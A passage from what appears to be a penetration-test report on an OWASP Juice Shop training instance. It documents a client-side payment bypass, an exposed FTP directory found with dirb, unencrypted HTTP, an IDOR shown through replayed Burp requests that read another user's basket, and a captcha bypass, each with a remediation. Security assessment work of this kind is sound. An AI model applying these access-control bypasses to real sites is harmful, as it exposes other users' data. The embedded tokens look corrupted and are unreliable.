
## Attacker set any delivery speed.




## Attacker inspect element and remove `disable="true"` in the button HTML tag.



Attacker bypassed the payment and can click place your order and pay.



Order successful.




### NF-3.1 Sensitive Information Disclosure (Unauthorized FTP access)

Description:	An attacker can get access to ftp server without proper permissions. On the share can be observed files with sensitive data.
Tools Used:	Burp Suite, Dirb
References:	A3:2017-Sensitive Data Exposure <a href="https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure">https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure</a>
Remediation	Ensure that your FTP server is configured securely. Disable anonymous FTP access and use strong authentication mechanisms.

### Evidence

Attacker is able to download files from ftp server which are listed below.

Link: <http://juiceshop.com:3000/ftp>



The vulnerability has been found using command `dirb` <https://juiceshop.com:3000>

```
(kali㉿kali)-[~]
└─$ dirb http://juiceshop.com:3000

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sat Dec 30 14:50:11 2023
URL_BASE: http://juiceshop.com:3000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

----- Scanning URL: http://juiceshop.com:3000/ -----
+ http://juiceshop.com:3000/assets (CODE:301|SIZE:179)
+ http://juiceshop.com:3000/ftp (CODE:200|SIZE:12512)
+ http://juiceshop.com:3000/profile (CODE:500|SIZE:1154)
+ http://juiceshop.com:3000/promotion (CODE:200|SIZE:6586)
+ http://juiceshop.com:3000/redirect (CODE:500|SIZE:3119)
+ http://juiceshop.com:3000/robots.txt (CODE:200|SIZE:28)
+ http://juiceshop.com:3000/snippets (CODE:200|SIZE:792)
+ http://juiceshop.com:3000/video (CODE:200|SIZE:10075518)
+ http://juiceshop.com:3000/Video (CODE:200|SIZE:10075518)

-----


END_TIME: Sat Dec 30 14:50:29 2023
DOWNLOADED: 4612 - FOUND: 9
```

### NF-3.2 Sensitive Data Sent Through Unencrypted Channel

Description:	Unencrypted communication channels can expose confidential data to attackers. This discovery sheds light on the various scenarios where sensitive information, such as personal identifiable information is exposed.
Tools Used:	Burp Suite
References:	WSTG-CRYP-03 <a href="https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/09-Testing_for_Weak_Cryptography/03-Testing_for_Sensitive_Information_Sent_via_Unencrypted_Channels">https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/09-Testing_for_Weak_Cryptography/03-Testing_for_Sensitive_Information_Sent_via_Unencrypted_Channels</a>
Remediation	Implement secure communication by enabling HTTPS on your web server. This ensures that data transmitted between the client and server is encrypted, preventing eavesdropping and man-in-the-middle attacks.

#### Evidence

As we can see in the picture below the site does not use https.




### ***NF-3.3 Insecure Direct Object Reference (Viewing another user's basket)***

Description:	This can occur when a web application or application programming interface uses an identifier for direct access to an object in an internal database but does not check for access control or authentication. For example, if the request URL sent to a web site directly uses an easily enumerated unique identifier that can provide an exploit for unintended access to all records.
Tools Used:	Burp Suite
References:	WSTG-ATHZ-04 <a href="https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/05-Authorization_Testing/04-Testing_for_Insecure_Direct_Object_References">https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/05-Authorization_Testing/04-Testing_for_Insecure_Direct_Object_References</a>
Remediation	Implement proper access controls: Restrict access to sensitive information based on user roles and responsibilities. Ensure that users only have access to their own data.


### **Evidence**

Attacker go to his basket.





## Attacker intercept the request with Burp Suite.



Request to http://juiceshop.com:3000 [172.16.244.2]

Forward Drop **Intercept is on** Action Open browser


Pretty Raw Hex

```

1 GET /rest/basket/7 HTTP/1.1
2 Host: juiceshop.com:3000
3 Accept: application/json, text/plain, */*
4 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUuIiIsInR5cGU6ImF0cm9tZWVudDp1IiwiaWF0Ij0i
  1c2VY0Gp1aWwlc2hvcC5jb20iLCJwYXNzd29yZCI6ImY0NTA4NDRjODg3ZTEwZmMhMDI2Nj
  sdXhLVG9rZW4iOiIiLCJyYXN0TG9naW5JcCI6IjAuMCA4LWJlAilCJwcm9maWwlc2hvcC5jb20iLCJwYXNzd29yZCI6ImY0NTA4NDRjODg3ZTEwZmMhMDI2Nj
  hdWx0LnN2ZyIsInRvdHBTZWnyZXQ0IiIiLCJpc0FjdG12ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNC0wMS0wMmIyMj0iLCJwYXN0TG9naW5JcCI6IjAuMCA4LWJlAilCJwcm9maWwlc2hvcC5jb20iLCJwYXNzd29yZCI6ImY0NTA4NDRjODg3ZTEwZmMhMDI2Nj
  idXBkYXRlZEF0IjoiMjAyNC0wMS0wMmIyMj0iLCJpc0FjdG12ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNC0wMS0wMmIyMj0iLCJwYXN0TG9naW5JcCI6IjAuMCA4LWJlAilCJwcm9maWwlc2hvcC5jb20iLCJwYXNzd29yZCI6ImY0NTA4NDRjODg3ZTEwZmMhMDI2Nj
  dm_G8Z_4-5RjNQ69C-hQ31xK8kfe9udYyRE1hE_4b9wSNML3CP2Brwx3C04Pw_EbbTcJIS0MX0UkjdC_T3aorKgcJ2f0pC-tG0uHkZ3KhaLQn6xNoBox
  jZq2r8fVrS4HQyWl0uvJjdeb6plekX8f4x7ps0_0hks3P0
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
6 Referer: http://juiceshop.com:3000/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
9 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
  aj4QD04Ky0qPJ7j2novp9EQ38gYVAJlGM1wXaLND5reZRLzmXk6BbmzRb3; token=
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUuIiIsInR5cGU6ImF0cm9tZWVudDp1IiwiaWF0Ij0i
  1c2VY0Gp1aWwlc2hvcC5jb20iLCJwYXNzd29yZCI6ImY0NTA4NDRjODg3ZTEwZmMhMDI2Nj
  sdXhLVG9rZW4iOiIiLCJyYXN0TG9naW5JcCI6IjAuMCA4LWJlAilCJwcm9maWwlc2hvcC5jb20iLCJwYXNzd29yZCI6ImY0NTA4NDRjODg3ZTEwZmMhMDI2Nj
  hdWx0LnN2ZyIsInRvdHBTZWnyZXQ0IiIiLCJpc0FjdG12ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNC0wMS0wMmIyMj0iLCJwYXN0TG9naW5JcCI6IjAuMCA4LWJlAilCJwcm9maWwlc2hvcC5jb20iLCJwYXNzd29yZCI6ImY0NTA4NDRjODg3ZTEwZmMhMDI2Nj
  idXBkYXRlZEF0IjoiMjAyNC0wMS0wMmIyMj0iLCJpc0FjdG12ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNC0wMS0wMmIyMj0iLCJwYXN0TG9naW5JcCI6IjAuMCA4LWJlAilCJwcm9maWwlc2hvcC5jb20iLCJwYXNzd29yZCI6ImY0NTA4NDRjODg3ZTEwZmMhMDI2Nj
  dm_G8Z_4-5RjNQ69C-hQ31xK8kfe9udYyRE1hE_4b9wSNML3CP2Brwx3C04Pw_EbbTcJIS0MX0UkjdC_T3aorKgcJ2f0pC-tG0uHkZ3KhaLQn6xNoBox
  jZq2r8fVrS4HQyWl0uvJjdeb6plekX8f4x7ps0_0hks3P0
10 If-None-Match: W/"212-pB92tuuhbx2o/9ZqQStkBFETar8"
11 Connection: close
12
13

```

## Attacker change basket number and is able to read other user's basket.



Request

Pretty Raw Hex

```

1 GET /rest/basket/5 HTTP/1.1
2 Host: juiceshop.com:3000
3 Accept: application/json, text/plain, */*
4 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUuIiIsInR5cGU6ImF0cm9tZWVudDp1IiwiaWF0Ij0i
  NjZlZG90YyY0IiwiaWF0Ij0iNjZlZG90YyY0IiwiaWF0Ij0iNjZlZG90YyY0IiwiaWF0Ij0i
  Ww0iIj0iLCJwYXN0TG9naW5JcCI6IjAuMCA4LWJlAilCJwcm9maWwlc2hvcC5jb20iLCJwYXNzd29yZCI6ImY0NTA4NDRjODg3ZTEwZmMhMDI2Nj
  NDRjODg3ZTEwZmMhMDI2NjAyZj0iLCJwYXN0TG9naW5JcCI6IjAuMCA4LWJlAilCJwcm9maWwlc2hvcC5jb20iLCJwYXNzd29yZCI6ImY0NTA4NDRjODg3ZTEwZmMhMDI2Nj
  c0FjdG12ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNC0wMS0wMmIyMj0iLCJwYXN0TG9naW5JcCI6IjAuMCA4LWJlAilCJwcm9maWwlc2hvcC5jb20iLCJwYXNzd29yZCI6ImY0NTA4NDRjODg3ZTEwZmMhMDI2Nj
  1Nzo1NC4zNTIyZmMhMDI2NjAyZj0iLCJwYXN0TG9naW5JcCI6IjAuMCA4LWJlAilCJwcm9maWwlc2hvcC5jb20iLCJwYXNzd29yZCI6ImY0NTA4NDRjODg3ZTEwZmMhMDI2Nj
  AyMj0iLCJwYXN0TG9naW5JcCI6IjAuMCA4LWJlAilCJwcm9maWwlc2hvcC5jb20iLCJwYXNzd29yZCI6ImY0NTA4NDRjODg3ZTEwZmMhMDI2Nj
  Wf0Ij0iLCJwYXN0TG9naW5JcCI6IjAuMCA4LWJlAilCJwcm9maWwlc2hvcC5jb20iLCJwYXNzd29yZCI6ImY0NTA4NDRjODg3ZTEwZmMhMDI2Nj
  kfe9udYyRE1hE_4b9wSNML3CP2Brwx3C04Pw_EbbTcJIS0MX0UkjdC_T3aorKgcJ2f0pC-tG0uHkZ3KhaLQn6xNoBoxjZq2r8fVrS4HQyWl0uvJjdeb6plekX8f4x7ps0_0hks3P0
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
6 Referer: http://juiceshop.com:3000/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
9 Cookie: language=en; welcomebanner_status=dismiss; continueCode=
  aj4QD04Ky0qPJ7j2novp9EQ38gYVAJlGM1wXaLND5reZRLzmXk6BbmzRb3; token=
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUuIiIsInR5cGU6ImF0cm9tZWVudDp1IiwiaWF0Ij0i
  NjZlZG90YyY0IiwiaWF0Ij0iNjZlZG90YyY0IiwiaWF0Ij0iNjZlZG90YyY0IiwiaWF0Ij0i
  Ww0iIj0iLCJwYXN0TG9naW5JcCI6IjAuMCA4LWJlAilCJwcm9maWwlc2hvcC5jb20iLCJwYXNzd29yZCI6ImY0NTA4NDRjODg3ZTEwZmMhMDI2Nj
  NDRjODg3ZTEwZmMhMDI2NjAyZj0iLCJwYXN0TG9naW5JcCI6IjAuMCA4LWJlAilCJwcm9maWwlc2hvcC5jb20iLCJwYXNzd29yZCI6ImY0NTA4NDRjODg3ZTEwZmMhMDI2Nj
  c0FjdG12ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNC0wMS0wMmIyMj0iLCJwYXN0TG9naW5JcCI6IjAuMCA4LWJlAilCJwcm9maWwlc2hvcC5jb20iLCJwYXNzd29yZCI6ImY0NTA4NDRjODg3ZTEwZmMhMDI2Nj
  1Nzo1NC4zNTIyZmMhMDI2NjAyZj0iLCJwYXN0TG9naW5JcCI6IjAuMCA4LWJlAilCJwcm9maWwlc2hvcC5jb20iLCJwYXNzd29yZCI6ImY0NTA4NDRjODg3ZTEwZmMhMDI2Nj
  AyMj0iLCJwYXN0TG9naW5JcCI6IjAuMCA4LWJlAilCJwcm9maWwlc2hvcC5jb20iLCJwYXNzd29yZCI6ImY0NTA4NDRjODg3ZTEwZmMhMDI2Nj
  Wf0Ij0iLCJwYXN0TG9naW5JcCI6IjAuMCA4LWJlAilCJwcm9maWwlc2hvcC5jb20iLCJwYXNzd29yZCI6ImY0NTA4NDRjODg3ZTEwZmMhMDI2Nj
  kfe9udYyRE1hE_4b9wSNML3CP2Brwx3C04Pw_EbbTcJIS0MX0UkjdC_T3aorKgcJ2f0pC-tG0uHkZ3KhaLQn6xNoBoxjZq2r8fVrS4HQyWl0uvJjdeb6plekX8f4x7ps0_0hks3P0
10 If-None-Match: W/"212-pB92tuuhbx2o/9ZqQStkBFETar8"
11
12

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 946
9 ETag: W/"3b2-VgiejZb33K90GtPQN8A5z6UT81k"
10 Vary: Accept-Encoding
11 Date: Tue, 02 Jan 2024 23:13:25 GMT
12 Connection: close
13
14 {
  "status": "success",
  "data": {
    "id": 5,
    "coupon": null,
    "userId": 16,
    "createdAt": "2024-01-02T22:41:55.264Z",
    "updatedAt": "2024-01-02T22:41:55.264Z",
    "products": [
      {
        "id": 3,
        "name": "Eggfruit Juice (500ml)",
        "description": "Now with even more exotic flavour.",
        "price": 8.99,
        "deluxePrice": 8.99,
        "image": "eggfruit_juice.jpg",
        "createdAt": "2024-01-02T22:41:55.193Z",
        "updatedAt": "2024-01-02T22:41:55.193Z",
        "deletedAt": null,
        "BasketItem": {
          "productId": 3,
          "BasketId": 5,
          "id": 7,
          "quantity": 5,
          "createdAt": "2024-01-02T22:41:55.282Z",
          "updatedAt": "2024-01-02T22:41:55.282Z"
        }
      }
    ]
  }
}


```

### NF-3.4 Captcha Bypass

Description:	CAPTCHAs are designed to prevent automated bots from accessing or interacting with online services, ensuring that only human users can proceed. The discovered weakness allows malicious actors to circumvent the CAPTCHA mechanism.
Tools Used:	Burp Suite
References:	WSTG-ATHN-08 <a href="https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/08-Testing_for_Weak_Security_Question_Answer">https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/08-Testing_for_Weak_Security_Question_Answer</a>
Remediation	Adjust the difficulty level of captchas based on the sensitivity of the operation. Apply rate limiting mechanisms to restrict the number of captcha-solving attempts within a specific time frame.

